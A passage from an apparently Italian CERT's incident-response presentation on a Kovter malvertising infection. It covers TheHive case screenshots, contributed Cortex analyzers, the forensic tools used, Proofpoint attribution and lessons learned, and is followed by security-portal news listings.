pesantemente offuscato identico a quello utilizzato per Neutrino e NeutrAds. Il JavaScript scarica dunque sul PC della vittima un binario intermedio che contiene uno script PowerShell cifrato e che a sua volta lancia il payload finale di Kovter. A rendere pericoloso questo attacco si combinano diversi fattori: una campagna estremamente estesa, target di alto livello e sofisticate tecniche di ingegneria sociale, tutti elementi che rendono il numero di utenti potenzialmente esposti all'infezione molto alto, verosimilmente nell'ordine di milioni. La maggior parte degli utenti coinvolti si attestano al momento negli Stati Uniti, in Canada, in Gran Bretagna e Australia.


Additional information
No additional information have been specified

Metrics
No metrics have been set

Related cases
Newest (Case # 20 - test case)
Created on 2017-09-06
Shares 9 observables
Tagged as test

See all (1 related case)

Incident Response Case Management #2




The screenshot shows the TheHive interface for managing an incident. At the top, there's a navigation bar with 'New Case', 'My tasks 0', 'Waiting tasks 55', 'Alerts 1523', and 'Dashboards'. Below the navigation is a search bar with the IP address '192[.]129[.]215[.]155' and three status indicators: 'VT:Score="55 detected_url(s)"', 'CIRCLPassiveSSL="3 records"', and 'OTX:Pulses="1"'. A callout box points to this area with the text: 'Analyze observables against several analyzers for fast and reliable response'.

The main content area is divided into sections: 'Metadata' (TLP: AMBER, Date added: Tue, Oct 10th, 2017 10:54 +02:00, Is IOC: star icon, Has been sighted: eye icon, Labels: kovtar, cnatpic, malvertising, Description: Not specified), 'Analysis' (Analyzer list: Abuse_Finder_2_0, CifApp_1_0, CIRCLPassiveSSL_2_0, Censys_1_0, CiscoUmbrella_1_0, DNSDB_IPHistory_2_0, DomainTools_ReverseIP_2_0, DomainTools_ReverseWhois_2_0), 'Links' (Observable seen in 1 other case(s) table: [ip]: 192.129.215.155, Case: #20 - test case, Date added: Wed, Oct 11th, 2017 14:03 +02:00), and 'Last analysis' (a table of analysis logs). A callout box points to the 'Analyzer' section with the text: 'Several analyzers are available for different platforms and feeds thanks to the community contribution'.

A large callout box on the right side contains the text: 'Every single IoC can be correlated with all the other cases.'

LDO-CERT contribution to «The Hive Project»



If you are using TheHive, get the last version of the report templates and import them into TheHive.

New Analyzers

We have added 11 analyzers to this release, bringing the total to 53 (83 if we count all the flavors):

1. Crtsh: contributed by [cracktysi](#)
2. Cybercrime-Tracker: contributed by [ph34tur3](#)
3. FireEye iSIGHT: contributed by Davide Arcuri and Andrea Garavaglia from LDO-CERT
4. GreyNoise: contributed by [Nclose](#)
5. IBM X-Force: contributed by Davide Arcuri and Andrea Garavaglia from LDO-CERT
6. Malwares: contributed by Davide Arcuri and Andrea Garavaglia from LDO-CERT
7. MnemonicPDNS: contributed by Michael Stensrud from the Nordic Financial CERT
8. StaxxSearch: contributed by Robert Nixon
9. StopForumSpam: contributed by Marc-André Doll from STARC (by EXAPROBE)
10. ThreatCrowd: contributed by Rémi Allain from Cyberprotect
11. Unshortenlink: contributed by Rémi Pointel from CERT-BDF



The screenshot shows the GitHub organization page for LDO-CERT. The page includes a header with the organization's name, location (Italy), website, and email. It features a search bar and filters for repositories, people, teams, projects, and settings. The main content area displays several repositories:

- MISP**: Forked from MISP/MISP. MISP - Malware Information Sharing Platform & Threat Sharing. PHP, 476 stars, AGPL-3.0 license, updated 7 days ago.
- Cortex-Analyzers**: Forked from Thehive-Project/Cortex-Analyzers. Cortex Analyzers Repository. Python, 65 stars, AGPL-3.0 license, updated 14 days ago.
- cuckoo**: Forked from cuckoosandbox/cuckoo. Cuckoo Sandbox is an automated dynamic malware analysis system. JavaScript, 1,171 stars, AGPL-3.0 license, updated on 31 Jan.
- PyMISP**: Forked from MISP/PyMISP. Python library using the MISP Rest API. Python, 132 stars, Updated on 23 Jan.
- misp-objects**: Forked from MISP/misp-objects. Definition, description and relationship types of MISP objects. Shell, 28 stars, Updated on 23 Jan.

A sidebar on the right shows top languages (Python, JavaScript, Shell, PHP), a list of people, and an 'Invite someone' button.

Tools used during the investigation:



EnCase Forensic has been used for Digital Forensic on the acquired Hard Disk image.



MISP has been used to share IoC



The Hive has been used to manage the case, the actions and analyze indicators



Mandiant Redline has been used to analyze malicious artifacts



SANS SIFT Workstation (FOR.508) has been used primarily to analyze RAM dump via volatility and then to process several other Windows artifacts.

Attack attribution and Cyber Threat Intelligence enrichment

KOVTER GROUP MALVERTISING CAMPAIGN EXPOSES MILLIONS TO POTENTIAL MALWARE

OCTOBER 06, 2017 Kafeine and Proofpoint Staff




Overview

Proofpoint researchers recently detected a large-scale malvertising attack by the so-called KovCoreG group, best known for distributing Kovter ad fraud [malware](#) and sitting atop the affiliate model that distributes Kovter more widely. This attack chain exposed millions of potential victims in the US, Canada, the UK, and Australia, leveraging slight variations on a fake browser update scheme that worked on all three major Windows web browsers. The attack has been active for more than a year and is ongoing elsewhere, but this particular infection pathway was shut down when the site operator and ad network were notified of the activity.

Based on OSINT information available in MISP and The Hive platform, we can easily and quickly attribute the incident to **Kovter Group** and its malvertising campaign. The original Proofpoint® report has been used to confirm step-by-step our investigation and findings.

The victim's computers was not infected by the malware due a lucky timing: when the user browsed the infected site, a redirection chain started but the exploit kit wasn't delivered due the change of the domain name, few hours before the signature alert.

LESSON LEARNED #1



- **Usable and applicable** security policy;
- **Awareness** about cyber risks, through **periodically and dedicated actions** vs users targetted by cybersecurity incident, improving training and communication;
- Apply **disciplinary measures** for policy violation;
- **Limit** the use of external connection, considering the exception or special needs driven by the business, improving security controls also **evaluating the «security posture»** of the user before allowing the exception.

LESSON LEARNED #2

Create a dedicated intranet portal accessible by all employees to inform about security and cyber security threats.





BUSINESS SECURITY ▾ CYBER SECURITY ▾ SECURITY GOVERNANCE INDUSTRIAL SECURITY MEDIA ▾

CYBER SECURITY

Cyber Resilience Cyber Response Information Security

ULTIME ▾

Raccolta di articoli dedicati alla sicurezza informatica.



CYBER RESPONSE

VPNFilter una nuova botnet dalle potenzialità distruttive

Gabriella Rizzello - maggio 30, 2018



CYBER RESPONSE

LDO-CERT: verifica delle procedure sul fil di lana!

WHY DO YOU GET THAT LOOK WHENEVER WE TALK ABOUT GDPR COMPLIANCE?

CYBER SECURITY EARLY WARNING

Campagna di phishing tema GDPR

CYBER RESPONSE

Il salto nel buio del CERT di Leonardo



La truffa via PEC a banche e correntisti

Cyber Response Massimo Polese maggio 18, 2018

Negli ultimi giorni il Nucleo investigativo dei Carabinieri di Messina, coordinato dalla Procura della Repubblica di Messina, ha smascherato una truffa che ha coinvolto diversi soggetti bancari. Fra le banche usate come "esca" attraverso i finti account ci sarebbero...

Continua a leggere



Vulnerabilità critica in PGP e S/MIME: rischio di lettura di messaggi crittografati

Cyber Response Martha Foci maggio 15, 2018

La maggioranza degli utenti invia email senza cifratura, la trasmissione è parzialmente protetta dallo standard TLS, ma i messaggi vengono conservati in chiaro sui server e nei client. Alcuni utenti, in particolare

Scegli dalla redazione



Travel Security

La vertenza dei camionisti in Brasile

Ufficio Travel Security maggio 30, 2018

Nell'ambito dell'emergenza che in questi giorni ha paralizzato il Brasile, si riporta una breve analisi, al fine di inquadrare lo scenario per i colleghi...



Al Qaeda vs IS per il dominio nel mondo del jihad

LEONARDO HUB
Security Portal

BUSINESS SECURITY ▾ CYBER SECURITY ▾ SECURITY GOVERNANCE INDUSTRIAL SECURITY MEDIA ▾

Critical Office 365 Vulnerability Affects 100 Million Email Users at Risk

Cyber Security Gabriella Rizzello maggio 14, 2018

In data 9 maggio è stata ricevuta una segnalazione del CNAIPIC (Centro Nazionale Anticrimine Informatico per la Protezione delle Infrastrutture Critiche) relativa alla scoperta di una nuova vulnerabilità 0-day che consente ad un attaccante di bypassare il sistema di...

[Continua a leggere](#)

Giornata mondiale delle password.....Twitter scopre un bug che le riguarda

Cyber Response Martha Foci - maggio 4, 2018

Twitter "festeggia" la giornata mondiale delle password....avvertendo gli utenti di cambiare la propria password. Il blog ufficiale di Twitter ha annunciato di aver trovato un bug nel modo in cui memorizza e conserva le password dei suoi utenti, diminuendo il...

[Continua a leggere](#)

Le più pericolose nuove tecniche di attacco secondo il SANS

Cyber Security Early Warning Gabriella Rizzello - aprile 28, 2018

Durante l'annuale RSA Conference a San Francisco, esperti del SANS hanno presentato le 5 più pericolose nuove tecniche di cyber attacco e hanno condiviso le loro opinioni su come funzionano, su come possono essere fermate o almeno rallentate e...

[Continua a leggere](#)

SMiShing: la nuova frontiera della truffa

Cyber Security Early Warning Martha Foci -

Scelti dalla redazione



Travel Security

La vertenza dei camionisti in Brasile

Ufficio Travel Security - maggio 30, 2018

Nell'ambito dell'emergenza che in questi giorni ha paralizzato il Brasile, si riporta una breve analisi, al fine di inquadrare lo scenario per i colleghi...



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


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